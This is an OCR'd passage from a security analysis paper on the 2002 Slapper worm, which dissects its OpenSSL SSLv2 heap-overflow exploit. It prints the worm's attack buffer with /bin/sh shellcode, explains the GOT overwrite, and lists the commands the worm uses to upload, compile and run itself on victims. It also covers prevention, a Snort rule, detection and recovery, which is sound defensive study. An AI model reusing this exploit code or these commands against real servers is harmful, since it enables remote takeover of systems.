
```
1559            record_length = 10 + encrypted_key_length + key_arg_length;
1560            send_ssl_packet(ssl, buf, record_length);
1561            ssl->encrypted = 1;
1562      }
```

This completes (sort of) the first buffer overflow. The purpose of this overflow is to force the server to reveal additional information that will be used in a subsequent overflow. Specifically, the worm needs the location where the shell code will reside.

The worm continues to participate in the SSL handshake through the following functions; “generate_session_keys”, “get_server_verify”, “send_client_finished” and finally “get_server_finished”. It is in the “server finished” reply, that overflow number one will pay off.

This overflow has overwritten the “session_id_length” in the “ssl_session_st” structure on the target server (shown below) with a value of “\0x70” or “112”. That will cause the server to send 112 bytes (from the beginning of the “session_id”) as ***the*** “session_id”.

(from /usr/include/openssl/ssl.h)



```
typedef struct ssl_session_st
        {
        int ssl_version;        /* what ssl version session info is
                                 * being kept in here? */

        /* only really used in SSLv2 */
        unsigned int key_arg_length;
        unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
        int master_key_length;
        unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH];
        /* session_id - valid? */
        unsigned int session_id_length;
        unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH];
        /* this is used to determine whether the session is being reused in
         * the appropriate context. It is up to the application to set this,
         * via SSL_new */
        unsigned int sid_ctx_length;
        unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];

        int not_resumable;

        /* The cert is the certificate used to establish this connection */
        struct sess_cert_st /* SESS_CERT */ *sess_cert;

        /* This is the cert for the other end.
         * On clients, it will be the same as sess_cert->peer_key->x509
         * (the latter is not enough as sess_cert is not retained
         * in the external representation of sessions, see ssl_asn1.c). */
        X509 *peer;
        /* when app_verify_callback accepts a session where the peer's certificate
         * is not ok, we must remember the error for session reuse: */
        long verify_result; /* only for servers */

        int references;
        long timeout;
        long time;

        int compress_meth;              /* Need to lookup the method */

        SSL_CIPHER *cipher;
        unsigned long cipher_id;        /* when ASN.1 loaded, this
                                         * needs to be used to load
                                         * the 'cipher' structure */

        STACK_OF(SSL_CIPHER) *ciphers; /* shared ciphers? */

        CRYPTO_EX_DATA ex_data; /* application specific data */

        /* These are used to make removal of session-ids more
         * efficient and to implement a maximum cache size. */
        struct ssl_session_st *prev,*next;
        } SSL_SESSION;
```

The "get_server_finished" function will read the "server finished" response. This response will be comprised of a single character "server finished message" and the "session_id" (which the server now believes is 112 bytes).

```
1608      void get_server_finished(ssl_conn* ssl) {
1609            unsigned char buf[BUFSIZE];
1610            int len;
1611            int i;
```

Read the response from the target server.

```
1612            if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
```

Make sure it is, in fact, a “server finished” reply.

```
1613            if (buf[0] != SSL2_MT_SERVER_FINISHED) exit(1);
```

Make sure at least 112 bytes have been returned. This should contain the portion of the SSL_SESSION structure identified above.

```
1614            if (len <= 112) exit(1);
```

Grab the “cipher” and “ciphers” fields from that structure. A one-character overhead is added to the offset to account for the “server finished message”.

```
1615            cipher = *(int*)&buf[101];
1616            ciphers = *(int*)&buf[109];
1617      }
```

After completing the SSL handshake, the “get_local_port” function is used to retrieve the port number of the second SSL connection that was opened earlier (i.e., “ssl2”).

The reconnaissance information gathered to this point can now be patched into a specially crafted buffer that will be used in the second buffer overflow.

That buffer is initially defined as “overwrite_next_chunk”. The patching begins with the retrieved port information in the following two statements:

```
1664      overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);
1665      overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);
```

Finally, the “cipher”, “ciphers” and the crucial address of the Global Offset Table are integrated into the buffer.

```
1667      *(int*)&overwrite_next_chunk[156] = cipher;
1668      *(int*)&overwrite_next_chunk[192] = architectures[arch].func_addr - 12;
1669      *(int*)&overwrite_next_chunk[196] = ciphers + 16;
```

According to Perriot and Szor, the second overflow accomplishes the following:

> “…(1) corrupting the heap management data, (2) abusing the free() library call to patch an arbitrary dword in memory, which is going to


be the GOT entry of free() itself, and (3) causing free() to be called again, this time to redirect control to the shell code location.


The attack buffer used in the second overflow is composed of three parts: the items to be placed in the SSL_SESSION structure after the key_arg[] buffer, 24 bytes of specially crafted data, and 124 bytes of shell code." [14]

(Note: By my count, the shell code portion accounts for only 118 bytes.) The 24 bytes essentially represent a "fake chunk" on the heap.

That "attack" buffer is defined as follows:

```
1223      unsigned char overwrite_next_chunk[] =
1224            "AAAA"
1225            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1226            "AAAA"
1227            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1228            "AAAA"
1229            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1230            "AAAA"
1231            "\x00\x00\x00\x00"
1232            "\x00\x00\x00\x00"
1233            "AAAA"
1234            "\x01\x00\x00\x00"
1235            "AAAA"
1236            "AAAA"
1237            "AAAA"
1238            "\x00\x00\x00\x00"
1239            "AAAA"
1240            "\x00\x00\x00\x00"
1241            "\x00\x00\x00\x00\x00\x00\x00\x00"
1242            "AAAAAAAA"
1243
1244            "\x00\x00\x00\x00"
1245            "\x11\x00\x00\x00"
1246            "fdfd"
1247            "bkbk"
1248            "\x10\x00\x00\x00"
1249            "\x10\x00\x00\x00"
1250
1251            "\xeb\x0a\x90\x90"
1252            "\x90\x90\x90\x90"
1253            "\x90\x90\x90\x90"
1254
1255            "\x31\xdb"
1256            "\x89\xe7"
1257            "\x8d\x77\x10"
1258            "\x89\x77\x04"
1259            "\x8d\x4f\x20"
1260            "\x89\x4f\x08"
1261            "\xb3\x10"
1262            "\x89\x19"
1263            "\x31\xc9"
1264            "\xb1\xff"
1265            "\x89\x0f"
1266            "\x51"
1267            "\x31\xc0"
```





```
1268            "\xb0\x66"
1269            "\xb3\x07"
1270            "\x89\xf9"
1271            "\xcd\x80"
1272            "\x59"
1273            "\x31\xdb"
1274            "\x39\xd8"
1275            "\x75\x0a"
1276            "\x66\xb8\x12\x34"
1277            "\x66\x39\x46\x02"
1278            "\x74\x02"
1279            "\xe2\xe0"
1280            "\x89\xcb"
1281            "\x31\xc9"
1282            "\xb1\x03"
1283            "\x31\xc0"
1284            "\xb0\x3f"
1285            "\x49"
1286            "\xcd\x80"
1287            "\x41"
1288            "\xe2\xf6"
1289
1290            "\x31\xc9"
1291            "\xf7\xe1"
1292            "\x51"
1293            "\x5b"
1294            "\xb0\xa4"
1295            "\xcd\x80"
1296
1297            "\x31\xc0"
1298            "\x50"
1299            "\x68""//sh"
1300            "\x68""/bin"
1301            "\x89\xe3"
1302            "\x50"
1303            "\x53"
1304            "\x89\xe1"
1305            "\x99"
1306            "\xb0\x0b"
1307            "\xcd\x80";
```

Offset 266: (port & 0xff)
Offset 267: ((port >> 8) & 0xff)

Note: This will deliver a shell

Once the attack buffer is properly patched, Slapper initiates a second SSL handshake with the target server. Through “send_client_hello” and “get_server_hello”, this handshake follows the same sequence of events as the first, using ssl2 as the connection. However, the invocation of the “send_client_master_key” function uses “overwrite_next_chunk” as the attack buffer (as well as specifying ssl2). The functions proceed through the same steps detailed in Figure 2 through Figure 8, the only difference being the population of the buffer beginning at offset 34. This results in the following buffer:




Figure 9

At this point, the worm needs to disrupt the normal handshake. It does this by overwriting the connection id with random characters.

```
1678          for (i = 0; i < ssl2->conn_id_length; i++) ssl2->conn_id[i] =
                 (unsigned char) (rand() >> 24);
```

The worm now sends a "client finished".

```
1680          send_client_finished(ssl2);
```

Since the connection id of ssl2 is no longer valid, the target server will abort the session and make a call to SSL_SESSION_FREE() to free the memory occupied by the SSL_SESSION structure. SSL_SESSION_FREE makes a call to the free() function. The manipulation of the "fd" and "bd" pointers will cause a subsequent call to free() to execute the shellcode.

Joe Sremack and Jim Yuill demonstrated (in their response to the November, 2002, Honeynet Scan of Month Challenge) the effect of the overflow on the heap.

(Note: The Honeynet Challenge involved the analysis of Slapper.B, otherwise known as ".unlock", which exploits the same buffer overflow.)

The "Before" view shows the target server's "ssl_session_st" structure on the heap (under normal circumstances).



Figure 10 [15]

After the buffer overflow, the chunk on the heap has been overwritten with the "altered chunk", the "fake chunk" and the "exploit code". Slapper has overwritten the "fd" and "bk".

The next diagram demonstrates how those "fd" and "bk" values result in the execution of the shell code. Solar Eclipse explains that "The free() call will write the value of the bk pointer to the memory address in the fd pointer + 12 bytes. We'll put our shellcode address in the bk pointer and we'll write it to the free() entry in the GOT table." [16]



Figure 11 [17]

The shellcode will invoke a shell and once that shell session is established, Slapper calls the “sh” function.

```
1683            sh(ssl2->sock);
```

This function is passed the ssl2 socket as its lone argument.

Once in “sh”, the following commands are written to the socket and interpreted by the shell (on the target server) as if they were executed from the command line.

```
1349          writem(sockfd,"TERM=xterm; export TERM=xterm; exec bash -i\n");
```

`TERM=xterm`	This command seems redundant given the one that follows
`export TERM=xterm`	Set and export the Terminal Type variable
`exec bash -i`	“exec” an interactive shell

Next, any existing instance of the worm source (in the event that the server had been previously infected) is removed.

```
rm -rf /tmp/.bugtraq.c
```

Slapper then creates (and prepares to populate) “/tmp/.uubugtraq” via an inline document.

```
cat > /tmp/.uubugtraq << __eof__;\n");
```

The “/tmp/.uubugtraq” file is now open on the target server, awaiting input.

```
1350   writem(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq << __eof__;\n");
```

The “encode” function will read from “/tmp/.bugtraq.c” on the attacking machine and write it out to the socket in uuencode format (to be read later by uudecode). The output will be placed in “/tmp/.uubugtraq” on the target server.

```
1351         encode(sockfd);
```

The “/tmp/.uubugtraq” file on the target server is now closed.

```
1352         writem(sockfd,"__eof__\n");
```

The next several lines (1353-1356) create a customized string that will be sent as a series of commands. The customization is required to provide the IP address of the attacking server as the argument passed to “/tmp/.bugtraq” on the target server.

```
1353         conv(localip,256,myip);
1354         memset(rcv,0,1024);
1355         sprintf(rcv,"/usr/bin/uudecode -o /tmp/.bugtraq.c
                /tmp/.uubugtraq;gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -
                lcrypto;/tmp/.bugtraq %s;exit;\n",localip);
1356         writem(sockfd,rcv);
```

This series of commands does the following:

`/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq`	Uudecode “/tmp/.uubugtraq” into /tmp/.bugtraq.c
`gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -lcrypto`	Compile “/tmp/.bugtraq.c” with required “crypto” library, producing the “/tmp/.bugtraq” binary executable. (Note: assumes “gcc” is installed.)
`/tmp/.bugtraq %s`	Run “/tmp/.bugtraq” with the IP address of the attacking server as the argument (localip will be substituted for “%s”).
`exit`	Exit the shell

The result is that the worm is installed and running on the target server (just as if you sat and typed the commands yourself).

After completing the “exploit” function, the child process on the attacking machine will exit.

Prevention
As mentioned earlier, Slapper determines the all-important Global Offset Table address based on information supplied in Apache's response to a "Bad Request". Turning off "ServerTokens" (i.e., "MIN") in Apache will cause Slapper to attempt the exploit using default values and fail (unless of course, you are running Apache release 1.3.23 on RedHat). Similarly, one could force Apache to disclose erroneous information (a recompile would be required) thus ensuring that Slapper would select the wrong architecture. This approach falls into the "security through obscurity" category and should not be relied on as a defense mechanism. Future worms and other threats will certainly employ more advanced fingerprinting techniques that will not be fooled so easily. Additionally, if you are going to go through the trouble of recompiling Apache, you might as well take the more appropriate preventative measures.

Those measures include the following:[18]

- Apply patches – Upgrade OpenSSL (to at least version 0.9.6e, which was made available on the day of the OpenSSL Advisory).
- Disable SSLv2 – Modify the "SSLCipherSuite" directive in "openssl.cnf"
- Ingress/Egress filtering – block UDP 2002

For more information on these recommendations, refer to:
http://www.cert.org/advisories/CA-2002-27.html

Some other preventative measures may include:

- Create read only directories named "/tmp/.bugtraq", "/tmp/.bugtraq.c" and "/tmp/.uubugtraq.c".[19] This will prevent the initial creation of the required files. Note that this is more of "stop gap" solution as it is very specific (i.e., it only addresses Slapper.A) and it does not address the underlying vulnerability.

- Do not install "gcc" on Internet facing systems. This may not be practical for organizations or individuals with limited resources. However, this will remove a potential available resource to malicious entities from systems that face the greater exposure.

There are other alternatives, for example, completely disabling Apache. One must ask, "Is this (or any other feature/application) really required, or was it just installed as part of a default installation?" The point is that even if you are not in a position to patch immediately, there are usually actions that you can take that will temporarily mitigate your exposure. These actions are not replacements for monitoring advisories and patching accordingly. They just buy you some time.

Detection
In general, infected servers can be identified by the existence of the key files:

/tmp/.bugtraq
/tmp/.bugtraq.c
/tmp/.uubugtraq.c

As well as traffic (both inbound and outbound) on UDP 2002.

Snort.org has published the following snort rule for Slapper:

From http://www.snort.org/snort-db/sid.html?sid=1889

SID	1889	**message**	MISC slapper worm admin traffic
Signature	alert udp $EXTERNAL_NET 2002 -> $HTTP_SERVERS 2002 (msg:"MISC slapper worm admin traffic"; content:"|0000 4500 0045 0000 4000|"; offset:0; depth:10; classtype:trojan-activity; reference:url,www.cert.org/advisories/CA-2002-27.html; reference:url,isc.incidents.org/analysis.html?id=167; sid:1889; rev:3;)		
References	url,www.cert.org/advisories/CA-2002-27.html url,isc.incidents.org/analysis.html?id=167		

 Last Updated *Sat Feb 1 09:10:55 EST 2003*

Table 3 [20]

Note: Other fields (specifically Summary, Impact, Detailed Information, Attack Scenarios, Ease of Attack, False Positives, False Negatives, Corrective Action, Contributors) have been left blank.

The rule reads as follows:

- Generate an alert on signature match (as opposed to “log” or “pass traffic”).
- The protocol is UDP.
- From any address defined as EXTERNAL_NET on port 2002.
- To any address defined as HTTP_NET on port 2002.
- Print the message “MISC slapper worm admin traffic” on alert.
- Look for hex “0000 4500 0045 0000 4000” in the first 10 characters of the payload.

Note that this rule looks only for traffic on UDP 2002. This would indicate a system that had already been compromised by Slapper.

Incident Recovery

An active worm on a given server can be stopped by killing all processes associated with “/tmp/.bugtraq” (again, for Slapper.A). Analysis of the code reveals that Slapper makes not extraordinary steps to ensure that the require program executes on

system boot, so the process will not restart by itself on reboot. Further measures should include the removal of the following:

/tmp/.bugtraq
/tmp/.bugtraq.c
/tmp/.uubugtraq.c

Given that Slapper provides a mechanism that allows the execution of arbitrary code (command 0x24), the steps outlined above are not sufficient. While they will prevent the infected server from acting as a DDoS agent and communicating with the rest of the peer-to-peer network, they cannot guarantee the integrity of the system.

For more detailed information on recovery of a compromised system, review the "Steps for Recovering from a UNIX or NT System Compromise" from the CERT® Coordination Center at:

http://www.cert.org/tech_tips/win-UNIX-system_compromise.html

Variants

Within a very short period of time, several variants appeared. In general, these variants were only slightly modified versions of the original. Common differences were the UDP port used and the name of the executable (and source). Some did implement additional functionality.

Below are brief summaries of some of the variants.

Name	Slapper-B
Date Reported	09/22/02
Files	/tmp/.unlock.c /tmp/.update.c
Port	4156

Other differences from Slapper.A

- Payload delivered as "/tmp/.unlock.uu" which is a uuencoded tar archive
- Opens a backdoor on TCP 1052
- Modifies cron entries
- Sends list of IP address via email
- Source compiled to /tmp/httpd (possibly to make less conspicuous in "ps" output)
- Presumed author: aion@ukr.net
- Version updated to "20092002"

Name	Slapper-C
Date Reported	09/23/02
Files	/tmp/.cinik.c

	/tmp/.cinik /tmp/.cinik.uu /tmp/.cinik.go
Port	1978

Other differences from Slapper.A

- Possible author: CiNIK
- Modifies cron entries
- Attempts to overwrite files in /tmp, /usr, /var, /home, /usr and /mnt
- Attempts to download source via wget from http://zamfy.home.ro/0/cinik.c
- Sends list of IP address via email
- Version updated to "18092002"

Name	Slapper-C2
Date Reported	09/23/02
Files	Same as Slapper-C
Port	1812

Other differences from Slapper.A (and Slapper.C)

- Corrected errors in creation script for "/tmp/.cinik.go"
- Attempts to download source via wget from http://titus.home.ro/images/cinik.c

There is also a SlapperII.A and SlapperII.A2. These, however, differ significantly from the original and were eventually classified as a separate branch. Common between SlapperII and Slapper.A is the fact that they exploit the same OpenSSL vulnerability.

Closing Thoughts

While Slapper's infection rate and overall impact pales in comparison to that of the recent Sapphire/Slammer worm, Slapper is significant for a number of reasons.

One critical aspect is its demonstration of the shrinking window from vulnerability release to worm deployment. Slapper not only borrowed from existing frameworks (worm "engine" and exploit) but it created an improved framework that could be used in future worms. That does not just refer to the relatively minor changes that produced Slapper.B and Slapper.C. There is the potential for the Slapper framework to be implemented in a new worm, exploiting a new vulnerability, which in turn is an improvement on Slapper (much like Slapper improved on the mechanisms originally implemented in Scalper).

With the establishment of the peer-to-peer network, Slapper seems to have something of a "broader purpose". The infection of the worm itself was not destructive, but it could have been more so. While the exploit employed only yields Apache owner privilege on the target server, that could have been used to exploit a local privilege escalation vulnerability. This is not to discount the significance of

Slapper's DDoS potential. Certainly, the impact of the resources of several thousand servers brought to bear in a DDoS attack is considerable.

There are also a number of other ways in which Slapper could have been more effective in its infection/propagation. As indicated earlier, the fingerprinting mechanism could be improved. Recall also, that Slapper only infected Linux on Intel. The OpenSSL vulnerability that Slapper exploited impacted other architectures. It would have required more effort, but the appropriate shellcode and GOT addresses could have been developed to increase the number of potential targets.

Another troubling aspect underscored by Slapper is the fact that even with a known vulnerability and an available remedy (i.e., patches, preventative measures), a large percentage of the vulnerable population was slow to react. Many only doing so after Slapper was in circulation. It seems that the vulnerability alone was not enough of a motivating factor. It took the vulnerability plus an active exploit to prompt action.

In the long run, Slapper's significance may not be measured in terms of its impact in September of 2002, but by the number of future significant worms that leverage it as a building block.

Thanks and Credit

I wanted to take this opportunity to acknowledge Max Vision's "Ramen Internet Worm Analysis". While not directly quoted in this paper, the document had a direct impact on this work. In researching this topic, I reviewed several articles and documents analyzing Slapper (and other Internet worms). Vision's Ramen Analysis presented a structure that was very complete and thorough. So much so, that I immediately began framing this paper within that structure. Again, in the absence of any other direct reference, I wanted to be sure to acknowledge that influence.

